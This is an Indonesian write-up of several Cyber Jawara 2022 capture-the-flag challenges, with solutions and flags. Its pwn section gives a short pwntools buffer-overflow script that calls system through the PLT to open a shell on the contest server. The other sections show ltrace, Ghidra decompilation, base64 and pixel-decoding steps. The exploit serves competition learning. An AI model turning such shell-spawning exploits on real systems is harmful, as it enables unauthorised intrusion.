WriteUp Cyber Jawara 2022

Kamu nanya rambutnya model apa?, Yaudah biar aku kasih tau ya, rambut model kayak aku ini model cepmek ya namanya. Bilang aja bang cukur cepmek ya, ente kadang-kadang ente.. rawrrr..

[memes goes here]

ChaO
AnehMan
ptrStar

Pwn

1. Minato Aqua

a. Executive Summary

Aqua isnt a baby, but this challenge definitely is (dijamin tidak sesusah soal stack compfest final dan gemastik :YEP:)

Author: Zafirr

`nc 167.172.88.66 8001`

b. Technical Report

Ini tinggal ngatur stacknya aja, ubah libc di local dulu biar sesuai, pake libc 2.34. Trus idenya tinggal buffer overflow, panggil gets trus simpen string /bin/sh di rdi. Slanjutnya tinggal panggil **system**, kebetulan udah ada PLT nya di binarynya jadi tinggal panggil aja gausah leak libc. Ini scriptnya

```
from pwn import *

# p = process("./minato_aqua", env={'LD_PRELOAD': './libc.so.6'})
p = remote("167.172.88.66", 8001)

payload = ''
payload += 'A' * 40
payload += p64(0x401090)
payload += p64(0x401070)
# payload += 'BBBBBBBBB'

p.sendline(payload)

# gdb.attach(p)

p.sendline('/bin0sh\x00')

p.interactive()
```

c. Flag

Flag: `CJ2022{good_luck_with_the_other_challs!!!!!!}`

Reverse Engineering

1. BabyRev

a. Executive Summary

Intro Bois

Author: lunashci

b. Technical Report

Diberikan file binary 64-bit. Berikut penampakan ketika binary dijalankan:

```
anehman@vbox:~/ctf/cj2022/rev/babyrev$ ./babyrev
Whats the flag?
idk
Wrong!
```

Program menanyakan flag, lalu kita disuruh menebak flag. Langkah pertama ya ltrace dulu….

```
anehman@vbox:~/ctf/cj2022/rev/babyrev$ ltrace ./babyrev
puts("Whats the flag?"Whats the flag?
)                                 = 16
__isoc99_scanf(0x55caaed33665, 0x7ffc5cd06b30, 1, 0x7fdc0352aa37idk
) = 1
strcmp("idk", "CJ2022{no_strings_just_ltrace}")  = 38
puts("Wrong!"Wrong!
)                                       = 7
+++ exited (status 7) +++
```

Yep, temtu saja flagnya keliatan

c. Flag

Flag: **CJ2022{no_strings_just_ltrace}**

2. Sekr3T Message

a. Executive Summary


Slamet mendapatkan file yang berisi pesan dari Joko, tetapi sebelum membaca pesan tersebut si Slamet harus mendapatkan Kode terlebih dahulu.

Bantu si Slamet mendapatkan isi pesan dari Joko ya kawan2.

Author: KangGorengan

b. Technical Report

Diberikan file binary 64-bit, statically linked. Berikut penampakan ketika file dijalankan:



Oke, sama seperti chall sebelumnya, kita diminta memasukkan kode yang benar. Karena ltrace dan string tidak menghasilkan apa-apa, langsung decompile dengan Ghidra. Berikut penampakan fungsi main dari Ghidra:

```
1
2  void main.main(void)
3
4  {
5    ulong *puVar1;
6    long *plVar2;
7    long in_FS_OFFSET;
8    undefined local_28 [16];
9    undefined local_18 [16];
10
11   plVar2 = os.Stdout;
12   puVar1 = (ulong *)(*(long *)(in_FS_OFFSET + 0xffffffff8) + 0x10);
13   if ((undefined *)*puVar1 <= local_28 + 8 && local_28 + 8 != (undefined *)*puVar1) {
14     local_18 = CONCAT88(0x4e9260,0x4ab9c0);
15     fmt.Fprintln();
16     runtime.newobject();
17     local_28 = CONCAT88(plVar2,0x4a5ca0);
18     fmt.Fscanln();
19     if (*plVar2 == 0x25e4e52dd9001) {
20       runtime.convTstring();
21       fmt.Fprintln();
22     }
23     else {
24       fmt.Fprintln();
25     }
26     fmt.Fscanln();
27     return;
28   }
29   runtime.morestack_noctxt();
30   main.main();
31   return;
32 }
33
```

Terlihat disana input kita dibandingkan dengan value `0x25e4e52dd9001`. Jika diubah ke bentuk decimal, hasilnya adalah `666640444133377`. Jadi kita coba saja masukkan angka tsb, dan berikut hasilnya:

```
anehman@vbox:~/ctf/cj2022/rev/secret$ ./Sekr3T
Masukan Kode Dulu Kang~
666640444133377
Q0oyMDIye1MxbjR1X0Jlbl82YV9LM3QxbmdnNGw0Tn0
```

Kita disambut dengan string yang sepertinya hasil encode base64, kita decode dan flag didapat.

```
anehman@vbox:~/ctf/cj2022/rev/secret$ echo Q0oyMDIye1MxbjR1X0J
lbl82YV9LM3QxbmdnNGw0Tn0 | base64 -d
CJ2022{S1n4u_Ben_6a_K3t1ngg4l4N}base64: invalid input
anehman@vbox:~/ctf/cj2022/rev/secret$
```

c. Flag

Flag: **CJ2022{S1n4u_Ben_6a_K3t1ngg4l4N}**

3. Kamu Nanya?

a. Executive Summary

Alif seorang yang sedang viral dengan slogan "Kamu Nanya" mendapatkan pesan yang misterius, Karena pesan tersebut terdapat di beberapa file yang begitu banyak.

Bisakah kawan2 dapat membantu si Alif dengan memecahkan apa isi pesan tersembunyi di file tersebut?

Author: KangGorengan

b. Technical Report

Mirip sama soal rev 2 taon yg lalu kalo ga salah judul nya **holmes code**. Ini saya tinggal pake script yg lama trus lgsg dapet flagnya
raw = ''

```
for i in range(288):
    dat = open("./bertanya"+str(i)).read()
    if dat[0xca] == "\xea":
            raw += chr((ord(dat[0xcb]) + ord(dat[0xce])) & 0xff)
    elif dat[0xca] == "\xf2":
            raw += chr((ord(dat[0xcb]) ^ ord(dat[0xce])) & 0xff)
    elif dat[0xca] == "\xc2":
            raw += chr((ord(dat[0xce]) - ord(dat[0xcb])) & 0xff)

print repr(raw)
```

c. Flag

Flag: `CJ2022{opoKuwi_Kowe_t3k0000k}`

Misc

1. Your ImageNation


a. Executive Summary

Intro Bois


Author: lunashci

b. Technical Report

Kita akan diberikan sebuah gambar seperti berikut



Setelah dilihat lihat, kami berasumsi jika nilai rgb dari tiap pixel tersebut adalah sebuah flag, jadi kami kepikiran untuk mengambil nilai rgb dari gambar tersebut dan mengubahnya menjadi karakter.



Extract RGBA

Delimiter
,

☑ Include Alpha


length: 1,506

Name: ImageNation.png
Size: 1,506 bytes
Type: image/png
Loaded: 100%

time: 108ms
length: 1515999
lines: 1

```
67,74,50,255,48,50,50,255,123,87,51,255,53,72,33,255,95,121,48,255,48,48,48,255,95,87,101,255,83,7
2,72,255,72,105,33,255,125,67,74,255,50,48,50,255,50,123,87,255,51,53,72,255,33,95,121,255,48,48,4
8,255,48,95,87,255,101,83,72,255,72,72,105,255,33,125,67,255,74,50,48,255,50,50,123,255,87,51,53,2
55,72,33,95,255,121,48,48,255,48,48,95,255,87,101,83,255,72,72,72,255,105,33,125,255,67,74,50,255,
48,50,50,255,123,87,51,255,53,72,33,255,95,121,48,255,48,48,48,255,95,87,101,255,83,72,72,255,72,1
05,33,255,125,67,74,255,50,48,50,255,50,123,87,255,51,53,72,255,33,95,121,255,48,48,48,255,48,95,8
7,255,101,83,72,255,72,72,105,255,33,125,67,255,74,50,48,255,50,50,123,255,87,51,53,255,72,33,95,2
55,121,48,48,255,48,48,95,255,87,101,83,255,72,72,72,255,105,33,125,255,67,74,50,255,48,50,50,255,
123,87,51,255,53,72,33,255,95,121,48,255,48,48,48,255,95,87,101,255,83,72,72,255,72,105,33,255,125
,67,74,255,50,48,50,255,50,123,87,255,51,53,72,255,33,95,121,255,48,48,48,255,48,95,87,255,101,83,
72,255,72,72,105,255,33,125,67,255,74,50,48,255,50,50,123,255,87,51,53,255,72,33,95,255,121,48,48,
255,48,48,95,255,87,101,83,255,72,72,72,255,105,33,125,255,67,74,50,255,48,50,50,255,123,87,51,255
,53,72,33,255,95,121,48,255,48,48,48,255,95,87,101,255,83,72,72,255,72,105,33,255,125,67,74,255,50
,48,50,255,50,123,87,255,51,53,72,255,33,95,121,255,48,48,48,255,48,95,87,255,101,83,72,255,72,72,
105,255,33,125,67,255,74,50,48,255,50,50,123,255,87,51,53,255,72,33,95,255,121,48,48,255,48,48,95,
```

Tinggal ambil saja nilainya dan paste ke python, lalu buat script untuk mengubah ke karakter dari tiap nilai yang ada. Berikut adalah hasilnya



```python
    67,255,74,50,48,255,50,50,123,255,87,51,53,255,72,33,95,255,121,48,48,255,48,48,95,255,87,101,
    83,255,72,72,72,255,105,33,125,255,67,74,50,255,48,50,50,255,123,87,51,255,53,72,33,255,95,
    121,48,255,48,48,48,255,95,87,101,255,83,72,72,255,72,105,33,255,125,67,74,255,50,48,50,255,
    50,123,87,255,51,53,72,255,33,95,121,255,48,48,48,255,48,95,87,255,101,83,72,255,72,72,105,
    255,33,125,67,255,74,50,48,255,50,50,123,255,87,51,53,255,72,33,95,255,121,48,48,255,48,48,95,
    255,87,101,83,255,72,72,72,255,105,33,125,255,67,74,50,255,48,50,50,255,123,87,51,255,53,72,
    33,255,95,121,48,255,48,48,48,255,95,87,101,255,83,72,72,255,72,105,33,255,125,67,74,255,50,
    48,50,255,50,123,87,255,51,53,72,255,33,95,121,255,48,48,48,255,48,95,87,255,101,83,72,255,72,
    72,105,255,33,125,67,255,74,50,48,255,50,50,123,255,87,51,53,255,72,33,95,255,121,48,48,255,
    48,48,95,255,87,101,83,255,72,72,72,255,105,33,125,255]

for i in nilai:
    print(chr(i), end="")
```

```
{ÿW35ÿH!_ÿy00ÿ00_ÿWeSÿHHHÿi!}ÿCJ2ÿ022ÿ{W3ÿ5H!ÿ_y0ÿ000ÿ_WeÿSHHÿHi!ÿ}CJÿ202ÿ2{Wÿ35Hÿ!_yÿ000ÿ0_WÿeSHÿHHiÿ!}CÿJ20ÿ22
{ÿW35ÿH!_ÿy00ÿ00_ÿWeSÿHHHÿi!}ÿCJ2ÿ022ÿ{W3ÿ5H!ÿ_y0ÿ000ÿ_WeÿSHHÿHi!ÿ}CJÿ202ÿ2{Wÿ35Hÿ!_yÿ000ÿ0_WÿeSHÿHHiÿ!}CÿJ20ÿ22
{ÿW35ÿH!_ÿy00ÿ00_ÿWeSÿHHHÿi!}ÿCJ2ÿ022ÿ{W3ÿ5H!ÿ_y0ÿ000ÿ_WeÿSHHÿHi!ÿ}CJÿ202ÿ2{Wÿ35Hÿ!_yÿ000ÿ0_WÿeSHÿHHiÿ!}CÿJ20ÿ22
{ÿW35ÿH!_ÿy00ÿ00_ÿWeSÿHHHÿi!}ÿCJ2ÿ022ÿ{W3ÿ5H!ÿ_y0ÿ000ÿ_WeÿSHHÿHi!ÿ}CJÿ202ÿ2{Wÿ35Hÿ!_yÿ000ÿ0_WÿeSHÿHHiÿ!}CÿJ20ÿ22
{ÿW35ÿH!_ÿy00ÿ00_ÿWeSÿHHHÿi!}ÿCJ2ÿ022ÿ{W3ÿ5H!ÿ_y0ÿ000ÿ_WeÿSHHÿHi!ÿ}CJÿ202ÿ2{Wÿ35Hÿ!_yÿ000ÿ0_WÿeSHÿHHiÿ!}CÿJ20ÿ22
{ÿW35ÿH!_ÿy00ÿ00_ÿWeSÿHHHÿi!}ÿCJ2ÿ022ÿ{W3ÿ5H!ÿ_y0ÿ000ÿ_WeÿSHHÿHi!ÿ}CJÿ202ÿ2{Wÿ35Hÿ!_yÿ000ÿ0_WÿeSHÿHHiÿ!}CÿJ20ÿ22
{ÿW35ÿH!_ÿy00ÿ00_ÿWeSÿHHHÿi!}ÿCJ2ÿ022ÿ{W3ÿ5H!ÿ_y0ÿ000ÿ_WeÿSHHÿHi!ÿ}CJÿ202ÿ2{Wÿ35Hÿ!_yÿ000ÿ0_WÿeSHÿHHiÿ!}CÿJ20ÿ22
{ÿW35ÿH!_ÿy00ÿ00_ÿWeSÿHHHÿi!}ÿCJ2ÿ022ÿ{W3ÿ5H!ÿ_y0ÿ000ÿ_WeÿSHHÿHi!ÿ}CJÿ202ÿ2{Wÿ35Hÿ!_yÿ000ÿ0_WÿeSHÿHHiÿ!}CÿJ20ÿ22
{ÿW35ÿH!_ÿy00ÿ00_ÿWeSÿHHHÿi!}ÿCJ2ÿ022ÿ{W3ÿ5H!ÿ_y0ÿ000ÿ_WeÿSHHÿHi!ÿ}CJÿ202ÿ2{Wÿ35Hÿ!_yÿ000ÿ0_WÿeSHÿHHiÿ!}CÿJ20ÿ22
```

Flag masih terdapat karakter non ascii, jadi tinggal hapus saja dan itulah flagnya

c. Flag

Flag: **CJ2022{W35H!_y0000_WeSHHHi!}**